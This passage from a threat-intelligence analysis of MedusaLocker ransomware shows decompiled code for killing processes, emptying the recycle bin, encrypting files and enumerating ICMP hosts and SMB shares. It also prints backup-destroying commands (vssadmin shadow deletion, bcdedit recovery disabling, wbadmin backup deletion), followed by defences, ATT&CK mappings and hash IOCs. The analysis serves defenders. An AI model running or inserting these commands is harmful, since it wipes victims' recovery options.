

Figure 15 – MedusaLocker Terminating Processes

The processes targeted by the MedusaLocker ransomware are as follows:

wxServer.exe	wxServerView	sqlservr.exe	sqlmangr.exe
RAgui.exe	supervise.exe	Culture.exe	RTVscan.exe
Defwatch.exe	sqlbrowser.exe	winword.exe	QBW32.exe
QBDBMgr.exe	qbupdate.exe	QBCFMonitorService.exe	axlbridge.exe
QBIDPService.exe	httpd.exe	fdlauncher.exe	MsDtSrvr.exe
tomcat6.exe	java.exe	360se.exe	360doctor.exe
wdswfsafe.exe	fdlauncher.exe	fdhost.exe	GDscan.exe
ZhuDongFangYu.exe			

Disabling Data Recovery:

The Ransomware now utilizes inbuilt tools to delete the backups from the victim's system. It runs the command prompt and executes commands that remove the shadow copies and system backups, making it impossible to recover the data from the infected system. As a result, the victim is compelled to pay the ransom in order to regain access to their data.

The figure below shows the commands executed by the MedusaLocker.

```
unknown_libname_1(&v56);
unknown_libname_7(L"[LOCKER] Remove backups ");
unknown_libname_7(&v39);
unknown_libname_7(L"\n");
sub_407CD0(L"vssadmin.exe Delete Shadows /All /Quiet");
sub_41E9A0(v23);
std::wstring::~wstring(v23);
sub_407CD0(L"bcdedit.exe /set {default} recoveryenabled No");
sub_41E9A0(v28);
std::wstring::~wstring(v28);
sub_407CD0(L"bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures");
sub_41E9A0(v27);
std::wstring::~wstring(v27);
sub_407CD0(L"wbadmin DELETE SYSTEMSTATEBACKUP");
sub_41E9A0(v26);
std::wstring::~wstring(v26);
sub_407CD0(L"wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest");
sub_41E9A0(v25);
std::wstring::~wstring(v25);
sub_407CD0(L"wmic.exe SHADOWCOPY /nointeractive");
sub_41E9A0(v24);
std::wstring::~wstring(v24);
```

Figure 16 – MedusaLocker Removing the Backup from the victim's system

Additionally, the ransomware executes the *SHEmptyRecycleBinW()* API to clear the Recycle Bin, effectively obstructing the victim's ability to restore any deleted files. The code for this is shown in the figure below.

```
{
  return SHEmptyRecycleBinW(0, 0, 7u) == 0;
}
```

Figure 17 – MedusaLocker Emptying the Recycle Bin

Excluding Folders from Encryption:

After impairing data recovery, the ransomware creates a list of folders to exclude from encryption. This ensures that the important executables and temporary files used for normal operations are not encrypted while data files are still encrypted.

The figure below shows the code for the excluded file paths.

```
sub_407CD0(L"SYSTEMDRIVE");
v7 = sub_417CE0(v52, v70);
v8 = sub_418360((int)v53, v7, L"\\Program Files");
sub_411E50(v8);
std::wstring::~wstring(v53);
std::wstring::~wstring(v52);
std::wstring::~wstring(v70);
sub_407CD0(L"SYSTEMDRIVE");
v9 = sub_417CE0(v50, v69);
v10 = sub_418360((int)v51, v9, L"\\AppData");
sub_411E50(v10);
std::wstring::~wstring(v51);
std::wstring::~wstring(v50);
std::wstring::~wstring(v69);
sub_407CD0(L"SYSTEMDRIVE");
v11 = sub_417CE0(v48, v68);
v12 = sub_418360((int)v49, v11, L"\\Application Data");
sub_411E50(v12);
std::wstring::~wstring(v49);
std::wstring::~wstring(v48);
std::wstring::~wstring(v68);
sub_407CD0(L"SYSTEMDRIVE");
v13 = sub_417CE0(v46, v67);
v14 = sub_418360((int)v47, v13, L"\\intel");
sub_411E50(v14);
std::wstring::~wstring(v47);
std::wstring::~wstring(v46);
std::wstring::~wstring(v67);
sub_407CD0(L"SYSTEMDRIVE");
v15 = sub_417CE0(v44, v66);
v16 = sub_418360((int)v45, v15, L"\\nvidia");
sub_411E50(v16);
std::wstring::~wstring(v45);
std::wstring::~wstring(v44);
std::wstring::~wstring(v66);
sub_407CD0(L"SYSTEMDRIVE");
```

Figure 18 – MedusaLocker Excluding Important Folders

Data Encryption:

The ransomware now begins encrypting the files in the victim's machine. The data is encrypted using the AES 256 encryption algorithm, with the encryption key further encrypted by the RSA public key embedded in the ransomware. Without the private key, it is impossible to decrypt the AES key.

The figure below shows the code to encrypt the files.

```
phKey = 0;
if ( CryptDuplicateKey(*((_DWORD *)v15 + 4), 0, 0, &phKey) )
{
  v5 = (const WCHAR *)sub_407A40(a2);
  v12 = GetFileAttributesW(v5) & 0xFFFFFFFE;
  v6 = (const WCHAR *)sub_407A40(a2);
  SetFileAttributesW(v6, v12);
  v7 = (const WCHAR *)sub_407A40(a2);
  hObject = CreateFileW(v7, 0xC0000000, 0, 0, 3u, 0x80u, 0);
  if ( hObject != (HANDLE)-1 )
  {
    v8 = (const struct std::_Fake_allocator *)sub_416510((int)v13, "Encrypt file: ", (int)a2);
    std::_Container_base0::_Alloc_proxy(v15, v8);
    std::wstring::~wstring(v13);
    if ( (unsigned __int8)sub_415840(phKey, hObject, a3) )
    {
      CloseHandle(hObject);
      v9 = sub_412280(&unk_4A3AC0);
      sub_4165E0(v18, a2, v9);
      v11 = (const WCHAR *)sub_407A40(v18);
      v10 = (const WCHAR *)sub_407A40(a2);
      v16 = MoveFileExW(v10, v11, 1u);
      v17 = v16;
      std::wstring::~wstring(v18);
    }
    else
    {
      CloseHandle(hObject);
    }
  }
  CryptDestroyKey(phKey);
}
```

Figure 19 – MedusaLocker's Encryption Routine

When encrypting each file, the ransomware leaves a ransom note in the folder and adds the extension 'itlock4'. It also excludes multiple file extensions such as .exe, .dll, .sys, .ini, .rdp, etc. files from encryption.

The figure below shows the encrypted files and ransom note.



Figure 20 – MedusaLocker Ransom note and Encrypted Files

In the end, MedusaLocker Ransomware presents the ransom note to its victims. The ransom note includes a personal ID for the victim's identification and a Tor contact page to facilitate negotiations and decrypt sample files.

The figure below shows the ransom note of MedusaLocker.



Figure 21 – Ransom note Dropped by the MedusaLocker Ransomware

Network Activities:

The MedusaLocker checks the active network adaptor and uses Internet Control Message Protocol (ICMP) to scan for all connected systems.

The figure below depicts the ransomware using ICMP to scan for connected systems.

```
if ( !sub_4079A0(v9) )
{
  v3 = (const char *)sub_407E90(v9);
  DestinationAddress = inet_addr(v3);
  if ( DestinationAddress != -1 )
  {
    IcmpHandle = IcmpCreateFile();
    if ( IcmpHandle != (HANDLE)-1 )
    {
      RequestData = 0;
      ReplyBuffer = malloc(0x1Du);
      if ( ReplyBuffer )
      {
        v5 = IcmpSendEcho(IcmpHandle, DestinationAddress, &RequestData, 1u, 0, ReplyBuffer, 0x1Du, Timeout);
        IcmpCloseHandle(IcmpHandle);
        sub_45478C(ReplyBuffer);
        std::string::~string(v9);
        return v5 != 0;
      }
      IcmpCloseHandle(IcmpHandle);
    }
  }
}
```

Figure 22 – MedusaLocker Enumerating the Network using ICMP Protocol

After enumeration, the ransomware scans for SMB shares connected to the system. It creates a list of SMB shares, excluding any hidden shares indicated by a name starting with “$”.

The code for this scanning process is shown in the figure below.

```
do
{
  v3 = (WCHAR *)sub_407A40(a3);
  v16 = NetShareEnum(v3, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
  if ( !v16 || v16 == 234 )
  {
    v14 = (void **)bufptr;
    for ( i = 1; i <= entriesread; ++i )
    {
      sub_407CD0(*v14);
      if ( std::string::find((wchar_t *)L"$", 0) == -1 )
      {
        v4 = sub_416510((int)v10, L"\\\\", (int)a3);
        v5 = sub_418360((int)v11, v4, L"\\");
        v6 = sub_41E080(v12, v5, v18);
        v7 = sub_418360((int)v13, v6, L"\\");
        sub_411E50(v19, v7);
        std::wstring::~wstring(v13);
        std::wstring::~wstring(v12);
        std::wstring::~wstring(v11);
        std::wstring::~wstring(v10);
      }
      v14 += 3;
      std::wstring::~wstring(v18);
    }
    NetApiBufferFree(bufptr);
  }
```

Figure 23 – MedusaLocker enumerating the SMB Shares

Eventually, the ransomware propagates to all shared resources and proceeds to infect other connected systems within the network.

Conclusion

MedusaLocker ransomware is a highly sophisticated form of malicious software that can potentially cause severe data losses and financial losses for its victims. This advanced ransomware is difficult to detect and stop, and its encryption algorithms are extremely difficult to break.

There have been numerous attacks in a short period of time, targeting all kinds of industries and geographic locations. More attacks from the MedusaLocker Ransomware are expected to occur in the future.

Our Recommendations

The following essential cybersecurity best practices create the first line of control against attackers. We recommend that our readers follow the best practices as given below:

- Frequent Audits, Vulnerability Assessments, and Penetration Testing of organizational assets, including network and software.
- Monitor incoming emails from suspicious and potentially malicious domains.
- Back-up data on different locations and implement Business Continuity Planning (BCP). Keeping the Backup Servers isolated from the infrastructure helps fast data recovery.
- Enforcement of VPN to safeguard endpoints.
- Conduct frequent training on security awareness for the company's employees to inform them about emerging threats.
- Implementation of technology to understand the behavior of the ransomware-malware families and variants to block malicious payloads and counter potential attacks.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1133 T1566	External Remote Services Phishing
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task
Privilege Escalation	T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Tools
Discovery	T1135	Network Share Discovery
Impact	T1486	Data Encrypted for Impact

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
3618b68d7db4614ec8d33b5052cc0e85 15177fbb65d707b308bac50f612b795494314001 1658a064cb5a5681eee7ea82f92a2b7a14f70268dda3fc7aad8a610434711a8f	MD5 SHA1 SHA256	MedusaLocker Executable
28ec152fadc5119c31f1fc984735b324 48e24f5c2c7572ed29a0e58b02e596f0638bc1f6 3e22df5e41df76a46ab360be05fe0ee5c336c84fd55db7763fe4e214dca194b4	MD5 SHA1 SHA256	MedusaLocker Executable

d9fa435d704caebc54408e03227f0044 0f36dff0f1beaf57d68b12fa0234853638c1c6f0 8724e513ca2b4ce055bb846220e57c2ab622f296bf7a768393a701319d3eac70	MD5 SHA1 SHA256	MedusaLocker Executable
2979ed84c4ca3deb2924bd1f26bf88bd 8f01f9112904389e0b53a25506ef69f99cc0fa1b bcf49e8f493c9eff83d9bc891e91dc91777f02b4f176e44b20f9a2d651f20fc3	MD5 SHA1 SHA256	MedusaLocker Executable
2316091f02153ac20dff768513aae1a4 6b7b1017b9313ab87fccf4ea08a427c1499b89dc 940bddbc6ef19b211f2022d61bf4d006969da11f9fe0beba98586e554dfcc741	MD5 SHA1 SHA256	MedusaLocker Executable
3618b68d7db4614ec8d33b5052cc0e85 15177fbb65d707b308bac50f612b795494314001 1658a064cb5a5681eee7ea82f92a2b7a14f70268dda3fc7aad8a610434711a8f	MD5 SHA1 SHA256	MedusaLocker Executable
e03fa1e0dd3dc0fb6960e76219ddf86c c92fd297256aa8d70607e33188b91442208aaeb3 0a758a922bdaacc08a84a62881eeb0f17075058ecf7329cbc10a9bfe1fba0814	MD5 SHA1 SHA256	MedusaLocker Executable
168447d837fc71deeee9f6c15e22d4f4 80ad29680cb8cecf58d870ee675b155fc616097f add2850732c42683ee92ba555bbffb88bf5a4eee7c51e24f15a898f2d5aff66b	MD5 SHA1 SHA256	MedusaLocker Executable
57ee7ef00e009c4048d78406b3dca5b7 81467ca16e87dfacd9c965f105fb5b30548f1ded e0221e692fa3476cb2d862c1aee07f3e87d83411ef9a534fdf8d20efbaee0394	MD5 SHA1 SHA256	MedusaLocker Executable
aa82e62207615d2f227ce9a0e488b912 d9390b6c1478970a9e7b8a3fe854a42efdc582f6 79e009e12ba6d60665faf5bdd523d80f0fe6be28694914cf0fa64929b4052e67	MD5 SHA1 SHA256	MedusaLocker Executable